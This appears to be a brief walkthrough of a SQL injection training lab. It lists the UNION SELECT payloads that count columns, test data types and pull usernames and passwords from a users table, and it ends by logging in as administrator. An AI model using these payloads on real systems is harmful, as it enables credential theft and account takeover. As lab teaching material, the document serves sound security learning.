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Lab: SQL injection UNION attack, retrieving multiple values in a single column

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

Since it is based on UNION Attack, The first step is to determine the number of columns and datatype of each columns that can be determined by the following payload:

GET /filter?category=Gifts**'UNION+SELECT+NULL,NULL--** HTTP/2

Determining the datatype of each column:

GET /filter?category=Gifts**'UNION+SELECT+NULL,'def'--** HTTP/2

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

Retrieving the contents from table users.

GET /filter?category=Gifts**'UNION+SELECT+NULL,username||'~'||password+FROM+users--** HTTP/2

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LAB Solved

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Your username is: administrator

Email

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